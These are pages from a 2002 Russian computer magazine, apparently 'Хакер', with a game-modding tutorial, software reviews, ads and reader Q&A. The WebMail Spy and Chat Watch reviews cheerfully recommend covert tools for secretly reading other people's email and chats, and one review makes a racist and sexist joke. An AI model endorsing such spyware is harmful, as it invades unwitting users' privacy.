2. Щелкни на кнопку выбора диалогов. В диалоговом окне двигай стрелку до появления Greeting и щелкни на меню один раз.
3. В верхнем левом углу ты увидишь ниспадающее меню "Filter For", пролистни все пункты до пустого значения.
4. Теперь выбери Greeting 1 в основном окне. Ты попадешь в список диалогов. Пролитни его до самого конца.
5. Щелкни правой кнопкой мышки и выбери New.

6. Здесь ты можешь набрать свое приветствие. Посмотри, в каком формате представлен текст в других окнах. Заметь, что большое окно предназначено для набивки большого количества текста. Правда, я сомневаюсь, что тебе столько понадобится.

Например: Hello Hero %PCName, what do ya want from me?

%PCName - в данном случае переменная, которая в самой игре заменяется на имя игрока. В общем, все просто.

7. Теперь используем фильтры для привязки диалога к конкретному NPC.



8. Для этого щелкни на ID поле. Опустись по списку вниз и найди необходимое создание. Если ты сделал все правильно, то только этот тип монстров будет приветствовать тебя желаемым образом.

9. Теперь в разделе под Function/Variable необходимо ввести следующие данные:

- a. Первое меню должно иметь подпись 'Local'.
- b. Второе - 'centurionArmorerGreet' (название скрипта).
- c. Третье - содержать '='.
- d. И последнее - '0' (это именно то значение, что мы использовали в вышеупомянутом скрипте).

10. В самом низу, после Results, стоит добавить строчку:
set centurionArmorerGreet to 1

Используя эту схему, ты можешь доделать оставшиеся 4 диалога. Единственное, что стоит отметить, что значения для 10 пункта меняются на 2, 3, 4 и т.д.

Например:
set centurionArmorerGreet to 2

В финальном приветствии должно использоваться:

| centurionArmorerGreet | = | 4
set centurionArmorerGreet to 5

Завершив кропотливый процесс, ты можешь отправиться в 'Filter For' и выбрать своего монстра. Если ты сделал все правильно, то все пять приветствий появятся на экране.

Например: Filter For - centurion_steam_armorer

И наконец, ты можешь использовать

EXIT

Ж У Р Н А Л
МОТО



ВСЕ ОСТАЛЬНОЕ - ОТСТОЙ

WebMail Spy v 1.5

Windows 9x/Me/NT/2k
 Size: 935 Kb
 Shareware
<http://www.exploreyanywhere.com>


Система скрытого копирования писем, получаемых юзером через веб-интерфейс. Где обычно работают с почтовыми службами через веб-интерфейс? В компьютерных клубах и интернет-кафе? Ну, значит, WebMail Spy - это маленький приятный подарок их чрезмерно любознательным администраторам :). Программа действует в фоновом режиме совершенно незаметно для пользователя. Ее основная задача - слежение за содержимым окна Internet Explorer. Когда в этом окне появляется веб-страничка с письмом - WebMail Spy сохраняет ее копию и делает соответствующую запись в своем журнале. Определить, что юзер открыл именно письмо, а не что-либо другое, программе позволяет собственная база данных. В настоящий момент WebMail Spy известно о существовании MSN HotMail, Yahoo! Mail, ICQ Mail и еще пары десятков других популярных служб. Причем, стоит отметить, что, благодаря встроенной функции Auto Update, круг знакомств данной проги постоянно расширяется. Весь процесс изучения «захваченных» писем сводится к просмотру журнала работы. Ты кликаешь по заинтересовавшим тебя заголовкам, и соответствующий веб-странички автоматически открываются в твоём браузере. Одна беда - с русским языком WebMail Spy испытывает определенные трудности. Думаю, даже на скриншоте видно, как нахально программа демонстрирует в своем окне непонятные крякозябры вместо знакомых нам с детства букв. Впрочем, если подумать, это не беда, а скорее мелкое неудобство. Главное, что сами письма WebMail Spy сохраняет вполне корректно :).



Cursor Translator v 1.4

Windows 9x/Me/NT/2k
 Size: 817 Kb
 Freeware
<http://www.radiant.ru/~mak>

Не можешь понять, что за сообщение выдает тебе прога? Возникли трудности с переводом отдельных пунктов меню? Что ж, в таких случаях всегда можно прибегнуть к помощи электронного словаря или программы-переводчика. Есть, правда, маленькое неудобство: текст, который необходимо перевести, придется забивать в окно любой из указанных прог своими собственными ручками.




М-да... На современном этапе развития технологии совершать подобные действия вручную как-то огорчительно. Впрочем, в скором времени все может измениться - на днях я юзал прогу, способную переводить любой текст, на который указывает курсор мыши, независимо от того, где этот текст находится. Диалоговое окно, пункт меню - неважно. Ты лишь останавливаешь указатель над непонятным тебе словом, и через секунду рядом с ним всплывает хинт с переводом. Просто и прикольно! Хочешь посмотреть данную технологию в действии? Тогда иди по указанному выше адресу и скачивай программу Cursor Translator. Только учти - хотя программа и предназначена для контекстного перевода слов с английского языка на другие (в том числе и на русский), полноценным электронным словарем ее назвать трудно. Ее словарный запас недостаточно велик, а возможность его пополнения юзером не предусмотрена. Вдобавок, Cursor Translator переводит лишь текст, набранный однопиксельным шрифтом типа Arial (о чем сам разработчик честно предупреждает). Короче говоря, на данный момент Cursor Translator - просто демка, но демка интересная. И кто знает, возможно к моменту выхода этого номера журнала на страничке разработчика уже будет лежать полная версия? Думаю, тебе стоит это проверить.

Nootex v 2.0

Windows 9x/Me/NT/2k
 Size: 1120 Kb
 Shareware
<http://www.smartgesture.com>

Симпатичный блокнотик с замашками организатора. Сделанные с его помощью записи организуются в виде дерева из папок и заметок. Nootex можно использовать для хранения самой разнообразной информации: текста, графики, а также любых произвольных файлов.



При необходимости вся база данных программы может быть сжата в один единственный файл встроенным архиватором. Плюс стандартный набор функций: поиск, печать, перенос базы с компьютера на компьютер, экспорт отмеченных записей в заданный формат и т.д. Наличие же собственной системы автоматического резервирования и восстановления данных даже придает этому «блокнотику» некоторую солидность. Но, увы, это впечатление программа быстро сводит на нет своим легкомысленным поведением: очень уж любит Nootex самостоятельно выпрыгивать на экран, реагируя на определенное движение мышки. Достаточно курсором «нарисовать» на экране букву «N», и окно программы тут как тут - серьезные организаторы себе такой вольности не позволяют. Хотя мне такая функция, честно говоря, по душе - не надо лишний раз ползать по меню, не надо на ощупь искать на клавиатуре «горячие» клавиши :). Другой любопытной особенностью Nootex является функция автоматического копирования информации из буфера обмена. Она порождает новый способ сбора инфы: ты ползаешь по документам и копируешь нужные тебе отрывки. Затем ты открываешь Nootex, не спеша изучаешь награбленное, мусор отправляешь в трэш, а действительно важную инфу упорядочиваешь и сохраняешь.



Digital Physiognomy v 0.92

Windows 9x/Me/NT/2k
 Size: 282 Kb
 Freeware
<http://www.uniphiz.com/rus>

Забавная программа, которая строит психологический портрет человека по его фотороботу. Модуль для создания фоторобота встроен в программу, но сразу предупреждаю - он довольно ущербный. Так уж получилось, что при его разработке использовались лишь те типы элементов лица, на которые физиогномисты



обращают особое внимание. Поэтому во избежание душевной травмы не стоит добиваться полного сходства фоторобота с оригиналом. Тем не менее, чем больше типов элементов лица ты подберешь, тем надежнее будет интерпретация. Наибольшее сходство можно получить для мужчин европейской и монголоидной расы. Увы, прогнозирование характера женщин и негров :) компьютеру все еще не по зубам.


Результаты расчетов (интеллект, оптимизм, конформизм, эгоизм, самооценка, сила воли, сексуальность, везучесть, чувство юмора) отображаются в цифровом виде и в виде гистограмм. Строится диаграмма темперамента. Вся информация можно вывести на печать. Поскольку многие считают, что физиогномика это не наука, а сплошное шарлатанство, разработчики Digital Physiognomy придумали хорошую отмазку. Она звучит следующим образом: программа не пытается угадать характер и поведение человека по форме черепа и профилю носа, а лишь информирует о том впечатлении, которое внешность этого человека производит на других людей. Мысль ясна? То есть тот человек, которого Digital Physiognomy обзывает сволочью, может на самом деле сволочью и не являться. Просто ему не повезло: выглядит он как полная сволочь :).



Chat Watch 2.3

Windows 9x/Me/NT/2k
 Size: 1983 Kb
 Shareware
<http://www.zemericks.com>

Хорошим дополнением к программе, позволяющей незаметно заглянуть в чужой почтовый ящик, может стать утилита, способная взять чужой интернет-пейджер под свой полный контроль. Chat Watch - одна из немногих программ, которым такая работа вполне по плечу. Также как и WebMail Spy, она не афиширует своего присутствия на компьютере пользователя, хотя каждый раз старательно загружается вместе с операционной системой. При этом усердное протоколирование всех полученных и отправленных юзером сообщений является для Chat Watch главной целью существования. Контроль со стороны программы поддается не только аське, но и такие системы для онлайн-общения, как AOL Instant Messenger, MSN Messenger и Yahoo Messenger. Требование у Chat Watch лишь одно - у пользователя должен быть установлен оригинальный клиент, клоны программе пока не по зубам. Лично я тестировал Chat Watch на ICQ Lite (облегченной версии аськи), и все прошло очень гладко. Особенно понравилось то, что программа не сваливает все перехваченные сообщения в один файл, а сохраняет каждую беседу отдельно. Причем в журнале наблюдения делается четкая отметка о том, кто, когда и с кем говорил. Запись любой из бесед можно просмотреть прямо в окне Chat Watch (русский текст отображается правильно), скинуть в текстовый файл или отправить по электронной почте.



ИНТЕРНЕТ-КАРТА "ЭКСТРА"

• БЫСТРО

• НАДЕЖНО

• ВЫГОДНО



БУДНИ

ВЕЧЕРОМ (с 18:00 до 24:00) — 0,80 УЕ/час

НОЧЬЮ (с 00:00 до 09:00) — 0,25 УЕ/час

ВЫХОДНЫЕ

(с 09:00 СУББОТЫ ДО 09:00 ПОНЕДЕЛЬНИКА)

НОЧЬЮ (с 00:00 ДО 09:00) — 0,25 УЕ/ЧАС

В ОСТАЛЬНОЕ ВРЕМЯ (с 09:00 ДО 24:00) - 0,60 УЕ/ЧАС

- СПЕЦИАЛЬНЫЙ МОДЕМНЫЙ ПУЛ !
- БЕСПЛАТНАЯ ДОСТАВКА КАРТ !
- ТЕСТОВЫЙ ВХОД !
- ЦЕНЫ С УЧЕТОМ НДС !



ПРИБРЕТЕНИЕ И БЕСПЛАТНАЯ ДОСТАВКА КАРТ:
 ТЕЛ.: (095) 777-2477, 777-2459.
WWW.ELNET.RU

ЭЛВИС-ТЕЛЕКОМ

ContentSaver 2002 Professional

Windows 9x/Me/NT/2k
 Size: 5014 Kb
 Shareware
<http://www.macropool.com>

ContentSaver - информационный менеджер, рассчитанный на продвинутых интернет-пользователей. Программа встраивает в ослика IE дополнительный модуль, позволяющий вырезать из веб-страниц куски интересующей тебя информации и записывать их в упорядоченную базу данных в виде отдельных заметок. При этом каждая заметка сохраняет оригинальное форматирование и графику, включает ссылку на источник и обзаводится оригинальным заголовком (в роли последнего обычно выступает первое предложение «захваченного» текста, а не общее название странички-источника!). Скажешь, что программ, выполняющих аналогичные функции, нынче много? Согласен. Но ContentSaver берет качеством. Вместо стандартного дерева папок программа предлагает пользователю полноценный информационный каталог, в котором, к примеру, одна и та же запись может фигурировать в разных разделах! То есть, допустим, свежая подборка паролей к платным порно-ресурсам будет хорошо видна и из «Хобби», и из «Неотложного дела». Кроме того, ContentSaver содержит собственный HTML-редактор, с помощью которого любую заметку можно зачистить от лишних элементов (кнопок, баннеров, левого текста и т.д.), поисковый механизм, прекрасно понимающий по-русски, и хорошую систему экспорта накопленной информации в файлы различных форматов.



- AesX 1.18
- Phantasmagoria
- Prelude 0.8.1
- psync 2.3.1
- psad 0.9.9
- IP Sorcery 1.7
- chikrootkit 0.37
- BCWipe for UNIX 0.2
- zorp 1.4.6
- МУЗЫКА
- Big Chompro #4 release
- Победители CAFe'2002
- ДЕМКИ
- Open Your Eyes / Critical Mass
- Shapeshifter/Excess
- Stuckelwerk / BLACK MAIDEN
- TRASH
- Исходники из "Кодинга"
- Nullsoft Install System 2.0 alpha 7
- Visual Assembler 3.0
- ASPCalendar 2.1
- Source Code Scanners 3.0 for C++ Builder 6
- Справочник по реестру Windows
- HTML в примерах
- ELF Virus Writing HOWTO
- API Help 1.0.0.5
- Полезные советы по работе с компьютером
- ArtMoney 6.1.5
- X-Wallpaperz
- ДРАЙВЕРА
- VIA AGP Driver 4.30a
- VIA 4in1 Driver 4.43v
- nVidia WHQL Detonator 31.00 и 30.82
- KX Project v.5.10.0.3523 Alpha
- nVidia под Linux
- Creative Modem Blaster V.92 USB
- SIS video & audio
- nForce chipset driver 1.13
- ЮНИКС
- Последние ядра
- NSTX
- Webmin 1.000
- VisualRoute for Unix 7.0a
- СОФТ
- WebMail Spy 1.5
- Chat Watch 2.3
- Professional Screen Saver Producer 3.5
- ContentSaver 2002 Professional
- Cursor Translator 1.4
- Nootex 1.2
- Digital Physiognomy 0.92
- Outdoor Food Ration Calculator 2.0
- Anti-MAL 2.0
- DriveCrypt
- DOCSIS config generator
- SolarWinds TFTP Server
- Semagic 1.2
- NetCrunch 2.1
- LanFlow 3.5
- Remote Administrator 2.1
- NetBlockPRO 1.33
- PrintSniffer Advanced 1.0
- Uypress Chat 1.51
- LanSpider 1.4
- Ищелка Сепсер 1.2
- Streamside 1.11
- The Bat! 1.61 + intpack + help + PGP
- GenNP Plugin for Winamp
- GUI Reader
- Утилиты от Macasoft для The Bat!
- Recursive The Bat! Email Recover
- Tbb2Mbx
- Активируемые плагины для The Bat!
- Big Fix Consumer
- ZoneAlarm Pro 3.1.395
- Accent Office Password Recovery 2.01
- Give Me Too 1.5.5
- Netsniffer 1.1
- SmartWhois 3.4
- Essential NetTools 3.1
- RemotelyAnywhere 4.52.299
- EmailGuard 1.0
- Explore2fs 1.00 pre 5
- Nero CD Speed 1.0
- PC Accelerator XG 3.3
- Emergency Master



Anti-MAL v 2.0

Windows 9x/Me/NT/2k
 Size: 510 Kb
 Freeware
<http://www.thaiware.com/software/util/UL00724.htm>

После установки данного программного обеспечения твой компьютер превращается в оружие страшной сокрушительной силы. Генерируемые программой звуковые волны излучаются колонками и мешают летать комарам, ползать тараканам и бегать крысам. Гарантируемый разработчиком радиус поражения - 2 метра. Правда, некоторые несознательные личности говорят, что необходимые для достижения подобного результата высокочастотные звуки не по силам компьютерным спикерам. Однако то, что программа все-таки работает, косвенно подтверждает зверская головная боль, возникающая у меня сразу же после ее запуска, а также бешеный лай соседского пса.



Увы, на момент тестирования у меня в квартире, несмотря на жуткие антисанитарные условия, ни одного из существ, против которых направлено действие Anti-MAL, найти не удалось, поэтому конкретные доказательства эффективности данной проги у меня отсутствуют. К недостаткам данной разработки можно отнести тот факт, что юзеру приходится выбирать, какой из трех видов паразитов ему особенно противен. Почему? Потому что Anti-MAL либо глушит тараканов, либо сбивает с курса комаров - бороться одновременно и с теми, и с другими программа пока не умеет. Но! Пользователю разрешается самому подбирать эффективную, на его взгляд, частоту работы программы, так что вполне возможно, что в конце концов какой-нибудь пылливый ум все же найдет такую комбинацию высокочастотных сигналов, которая будет негативно воздействовать на любое живое существо.

НОВЫЙ

СЛЫШИШЬ ГОРОД - СЛЫШИШЬ MAXIMUM



MAXIMUM
103.7 FM

РИТМ БОЛЬШОГО ГОРОДА

Японские кроссворды v 2.0

Windows 9x/Me/NT/2k/XP

Size: 80 Kb

Freeware

<http://www.7ka.mipt.ru/~flint>


Бесплатная программа, умеющая решать японские кроссворды. Необходимость в подобном роде софте возникла у меня после того, как одна симпатичная знакомая попросила помочь ей с одним кроссвордиком, а я, не подумав, согласился. Это была большая ошибка с моей стороны - оказалось, что "кроссвордиком" девушка ласково называет монстра, с трудом помещающегося на листе формата А3 :) Не желая тратить лучшие годы жизни на разгадывание этой зверюги, я полез в Сеть и с третьей попытки вытаскил оттуда программу Японские кроссворды, которая полностью отвечала моим запросам, т.е. работала быстро, не боялась кроссвордов большого размера и не требовала денег :) Тебя интересуют подробные тактико-технические характеристики программы? Хорошо, тогда записывай...



Максимальные размеры кроссворда, с которым программа может справиться - 255x255 клеточек при палитре из 16-ти цветов, включая цвет фона. Решать кроссворд можно двумя способами: вручную и программно. Первый способ состоит в том, что ты сам ищешь решение, закрашивая клетки и ставя крестики в поле кроссворда, зачёркивая те числа, что уже нарисованы. Второй способ - это воспользоваться средствами программы. Если ты хочешь, чтобы прога попыталась решить кроссворд так же как и ты, т.е. логическим путем, то в меню "Правка" выбирай пункт "Решить кроссворд". В особо тяжелых случаях, когда логика не помогает, используй метод тупого перебора (пункт "Найти все решения"). Обрати внимание: в обоих случаях вычисления строятся на уже решенной тобой части кроссворда, так что прога не убивает интерес, а лишь приходит на помощь, когда ты заходишь в тупик...

P.S. А тот монструозный кроссвордик программа одолела за несколько секунд. Я старательно перерисовал решение и на следующий же день вернул газету хозяйке. Возгласы удивления и восхищения я, как и полагается, встретил легким пожатием плеч, ленивым зевком и пренебрежительным взмахом руки...

TIPS & TRICKS



нижней кнопки в панели инструментов в Фотошопе. Далее открывай свою кнопку и в панельке Optimize выставя значение color в нужное тебе.

Например, у тебя кнопка красного цвета с жёлтой надписью и розовым контуром, плюс вокруг неё область цвета фона - смело можешь ставить 4 цвета, а далее выбирай в меню File пункт Save Optimized. Всё, теперь можешь посмотреть как уменьшился вес твоей кнопки.

Если у тебя на сайте есть кнопки в формате gif, то ты должен их оптимизировать: вместе с Фотошопом устанавливается ImageReady - очень кульная прога для работы с gifами. Так что загрузай её из Пуска или при помощи самой

Madex
madex@lycos.ru

Professional Screen Saver Producer v 3.5


Windows 9x/Me/NT/2k

Size: 6740 Kb

Shareware

<http://www.axdn.com>

Все течет, все меняется. Если раньше программисты без воображения сотнями клепали «убийц» Notepad'a, часы и звонилки, то теперь (судя по списку свежих поступлений сайта download.com) большинство из них взялось штамповать «супер»-проги для создания скринсейверов. Сразу столько лажи развелось... Что ж, тем приятней на этом фоне смотрится Professional Screen Saver Producer - действительно мощная программа-конструктор. Наделенная приятным интерфейсом и хорошо продуманным визуальным редактором, она позволяет в интерактивном режиме разрабатывать по-настоящему серьезные «хранители экрана». При этом от пользователя требуется лишь перетаскивать из встроенной библиотеки или собственной коллекции необходимые элементы (изображения, анимацию, звуки и т.д.) в рабочее окно и задавать им определенные свойства. Таким образом можно создавать скринсейверы, основанные на спрайтовой анимации (когда на определенном фоне по заданным траекториям перемещаются анимированные элементы), на Flash'e или на видео. Результаты своих творческих изысканий в любой момент можно заценить в окне предпросмотра. И когда ты сочтешь, что на них уже можно смотреть без слез, программа Professional Screen Saver Producer с удовольствием превратит твою работу в готовую экранную заставку, упакованную в солидный профессиональный setup, украшенный, естественно, всеми необходимыми копиями.





WARNING!!!

2003

ПОДПИСКА

С 1 СЕНТЯБРЯ ПО 30 НОЯБРЯ
ПРОИЗВОДИТСЯ ПОДПИСКА ЖУРНАЛА «ХАКЕР»
НА 2003 ГОД И 1-е ПОЛУГОДИЕ.

*Ты можешь подписаться на **Хакер**
прямо сейчас! В любом почтовом
отделении. Хватай зеленый
каталог и ищи наши индексы.*

Не пропусти!

Подписка оформляется в любом почтовом отделении связи России и СНГ. На территории России подписка производится по «Объединенному каталогу 2002» («Зеленый каталог»), в странах СНГ и по «Каталогу российских газет и журналов».

Подписной индекс на год:

«Хакер» **27229**

«Хакер» + CD **45723**

Индекс на полугодие:

«Хакер» **29919**

«Хакер» + CD **45722**



Друг купил мобильник и похвастался, что последний поддерживает GPRS. Объясни, что это такое, а то у него стыдно спрашивать... и подскажи, пожалуйста, трубку, поддерживающую эту ренку!

вопрос
ответ

Аббревиатура GPRS появилась сравнительно недавно. GPRS (General Packet Radio Service) - это специальный сервис в GSM сетях, предоставляющий возможность передавать информацию, используя пакетный протокол. То есть, как и в TCP/IP, вся идущая пользователю информация делится на пакеты, у которого все они соединяются воедино, причем каждый из них идет своим собственным, наиболее рациональным путем. Благодаря пакетному протоколу значительно увеличивается качество и скорость передачи данных (теоретически до 171.2 Кбит/с), более того - существенно снижается нагрузка на радиоканал и общую загрузку сети. Подключив чудо-телефон к своему ноутбуку (палму и т.п.), ты получишь постоянное и достаточно быстрое подключение к Интернету, которое тарифицируется по переданному тебе трафику. Цена одного мегабайта примерно равна 2-3 минутам местных разговоров (на примере Апп-Билайна), что, согласись, не так уж и много, особенно если использовать Интернет для передачи только текстовой информации. Аппаратов с поддержкой GPRS на рынке сотовых телефонов уже полно, но выбор зависит от каждого конкретного случая и личных предпочтений. Я работал с GPRS на аппарате Siemens ME45 и остался доволен. Жаль, что некоторые операторы сотовой связи, особенно в провинциях, совершенно игнорируют GPRS, а ведь ее можно назвать технологией XXI века...

Как настроить Viscp на работу через socks5?

вопрос

ответ

Запуская при установке скрипт configure, не забудь о параметре «enable-socks5» (здесь и далее без кавычек), который активизирует установку всех необходимых библиотек и конфигов. После чего остается лишь чуточку поправить файл /etc/libsocks5.conf, а точнее добавить строку «socks5 - - - ip:port», где следует ввести адрес и порт нужного сокса.

В достаточно большой фирме вся информация, расчеты и транзакции основаны на постоянно развивающемся софте, который разрабатывает главный программист. Все обновления лежат на сервере в сети, однако работники не слишком охотно его посещают. Можно ли автоматизировать процесс обновления файлов на клиентских машинах?

вопрос
ответ

Разумеется можно. Видимо с такой же проблемой столкнулся и Валерий Доможиров, который написал замечательную программу Files Auto Update, позволяющую отслеживать изменения файлов-эталонов на сервере и в случае необходимости автоматически обновлять файлы на клиентской машине. Интерфейс программы пока страдает, хотя не могу сказать, что он куда-то не годится. Используя вкладки программы, пользователь указывает, что и с чего нужно обновлять, далее File Auto Update создает специальный файл-скрипт с расширением AUF, после запуска которого и происходят все необходимые операции. Отмечу также, что, используя настройки утилиты, можно установить действия в случае удачного или же неудачного обновления.

*Как можно просканировать *nix-систему на наличие rootkit-ов? Компьютер стоит на выделенном канале и в последнее время ведет себя странно.*

вопрос
ответ

Пожалуй, уже сложно найти человека, знакомого с Unix и не знающего, что такое руткит. Огромное количество информации благоприятно влияют на наших юных горе-хакеров, обладая даже минимальными знаниями, могут затронуть *nix-сервер. Поэтому проблема обнаружения руткитов в системе как никогда актуальна. Начну с общих советов. Руткитам необходимо скрыть свою работу от глаз администратора, поэтому они чаще всего заменяют утилиты, которые могут выдать их присутствие. Так что если в ответ на команду ps или netstat полетят какие-нибудь ошибки, то это первый повод для беспокойства. Не поленись воспользоваться сканером портов (естественно, советской тупар, о котором Х писал уже не раз - www.insecure.org/hmap/index.html), есть вероятность, хоть и небольшая, что неприятель не спрячется за плечи стандартных процессов, а открыл себе определенный порт. Впрочем, не стоит увлекаться самостоятельностью, уже давно появилась масса специальных скриптов и программ, быстро и результативно сканирующая систему на наличие rootkit-ов. Из своего личного опыта советую воспользоваться набором утилит под названием «chkrootkit» (www.chkrootkit.org). У каждой из программ этого пакета своя уникальная функция, одна ищет скрытые сетевые интерфейсы, другая ведет поиск троянов в модулях ядра, третьи анализируют и ищут изменения в log-файлах. Разобраться будет достаточно сложно, поэтому не поленись - прочитай мануалы и ни в коем случае не начинай работу с пакетом в режиме expert!

Подскажи, пожалуйста, программу для учета трафика в локальной сети!

вопрос
ответ

TMeter (www.tmeter.ru). Отличная программа, написанная русскими разработчиками, именно она стоит у меня в домашней сети. Что умеет? Утилита способна в режиме реального времени мониторить IP-трафик через PPP-соединение или Ethernet-сегмента и выводить информацию как в цифровом, так и в визуальном виде. Используя функцию автоматического создания отчетов по настраиваемым шаблонам, ты всегда будешь в курсе, кто и как использовал Интернет. DU Meter (www.dumeter.com). Если тебе совершенно неинтересна статистика соединений каждого пользователя сети, а важен лишь общий трафик, то советую другую программу - DU Meter. Благодаря легкой установке, независимости от прокси, высокой точности подсчетов утилита представляет реальную альтернативу TMeter-у. Стоит отдельно отметить умение программы предупреждать пользователя о превышении установленных квот на трафик.

ЛАМОРАЗМЫ НОМЕРА

Подскажи, плиз, где утянуть CC базу. Можно ли что-либо купить по сгенеренной карте? (pupkinpup-kin707@hotmail.com)

Забыл, что хотел спросить... (posmotri_mne@pisem.net) >

Как можно взломать shareware программы, чтобы за них потом не платить?

Напишите мне названия всех игровых жанров с их описаниями!!!

Я слышал, что ISO-образ CD можно примонтировать в Linux-е как диск. Каким образом?

вопрос
ответ

Да, еще один плюс пингвина перед окнами. Делается все очень просто знакомой тебе командой mount: mount /путь к ISO /mnt/cdrom -t iso9660 -o loop,ro





ë-MAIL

defender

Наше е-мыло: magazine@real.xakep.ru

НАМ ПРИХОДИТ МНОГО ПИСЕМ, НО 99% ЭТОГО СПАМА МЫ СРАЗУ ОТПРАВЛЯЕМ В /DEV/NULL**Сразу же в треш:**

1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать крак, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mercedes CLK - мы сами хлящички и хлявну не раздаем :).
6. Вломать/кракнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимися непосредственно к журналу, - мы читаем внимательно.



Бла-бла-бла, бла-бла, бла-бла-бла, уважаемые и почтеннейшие :). Сиджу я промозглым вечером в редакции и читаю ваши письма, которые вы продолжаете неустанно сочинять пачками.

И, замечу, иной раз попадаются презабавнейшие экземпляры, отдельные товарищи такие турусы разводят, что впору их в Государственную Думу отправлять и заставлять вещать по российскому радио на тему "Как грамотно гнать пургу".

Первым пургу гнал молодой человек, проходящий по всем сводкам как Тананов Сергей [payne007@rambler.ru]:

SOS! Я застрял где-то... где-то... а черт его знает, где я застрял!!! (Где я только не застревал?) Не знаю, дойдет ли до вас это сообщение... Я ГОЛОДАЮ, ПИТАЮСЬ ЧЕРВЯМИ ЕЩЕ ПОХУЖЕ, ЧЕМ В ПОСЛЕДНЕМ ГЕРОЕ!!! СПЛЮ НА КОВРИКЕ ИЗ-ПОД МЫШКИ, Т.К САМУ МЫШКУ ДАВНО СЪЕЛ!!! Короче, вышлите мне новую версию BIOS или что там у вас сейчас?: Я давно тут... меня здесь все знают... короче, спросите Била.

Что хочется заметить по данному вопросу? В общем-то не так много: никто никакой ненависти в [] никому не прививает, если быть более внимательным, то можно заметить, что многие из нас (точно могу сказать о себе) питают очень даже светлые чувства к продукции компании Microsoft. Если кому-то станет от этого круче - я даже трижды напишу, что Microsoft - Rulez (3 раза)! Легче стало? У Unix тоже rulez! И все остальное, чем ты пользуешься, и что тебе нравится - опять же rulez! О чем здесь вообще говорить? Нравится - юзаешь, не нравится - юзаешь что-то более другое. Выбирать тебе, а мы только знакомим тебя со СВОИМ взглядом на вещи, и прямо-таки настаиваем из номера в номер на том, чтобы ты имел по любому вопросу свое СОБСТВЕННОЕ мнение. Это же так просто! А тему с Microsoft считаю на сегодня закрытой и исчерпанной. Кому арбуз, а кому свиной хлящик.

Хочется с умилением сообщить автору, что у нас сейчас вместо новых биосов завезли симпатичнейшие синергетические шапочки, но мы их не высылаем, а копим. Вместо шапочек обязуемся ежемесячно высылать свежайший своп от полуоси и (опционально) перенаправлять все ругательные письма в наш адрес.



Наш следующий читатель snu_smumrik [kikstarter@yandex.ru] проявляет явные оригинальные способности к чтению [], заодно поражаюсь некоторым очевидным вещам. Читайте оригинальный текст послания, а потом можете познакомиться с моим мнением по этому вопросу...

Тррряя всем (без исключения)! Не буду врать, что «завсегдаты» читатель, но читаю вас с июля. Постоянно читаю [] в транспорте - и время коротаю, и полезностей набираюсь, каких в журнале хватает =). Читаю всегда с конца, Данины бредни постоянно перечитываю :)! К кому не придраться. А вот рубрика JoyStik - это пустая трата краски и бумаги! Я думаю, что большинство читателей меня поддержат! На фига это надо? Для геймеров есть отдельный журнал! А в целом все как надо. Меня поражает еще одна тефтелина - это когда в рубрике е-мэйл люди откровенно унижают себя, говоря - "Я ламер"... Не замечали такого? Для чего? Очень часто встречаются письма, где есть фразы типа "Я ламер, но очень давно читаю ваш журнал, он мне, типа, в учебе помогает, и моя бабуля тащится от вашего журнала!". От такого нахального подхалимства передергивает! Вот вроде и все! Я высказал свое мнение о журнале. Может, оно вам и пригодится =). С приветом snu_smumrik!

Не тратьте места на извечные споры о нужности/полезности "Джойстика", перейду сразу к вопросу о ламерах, как к одному из самых часто встречающихся в ваших письмах. Мое личное имхастое мнение по этому вопросу гласит: не надо бояться

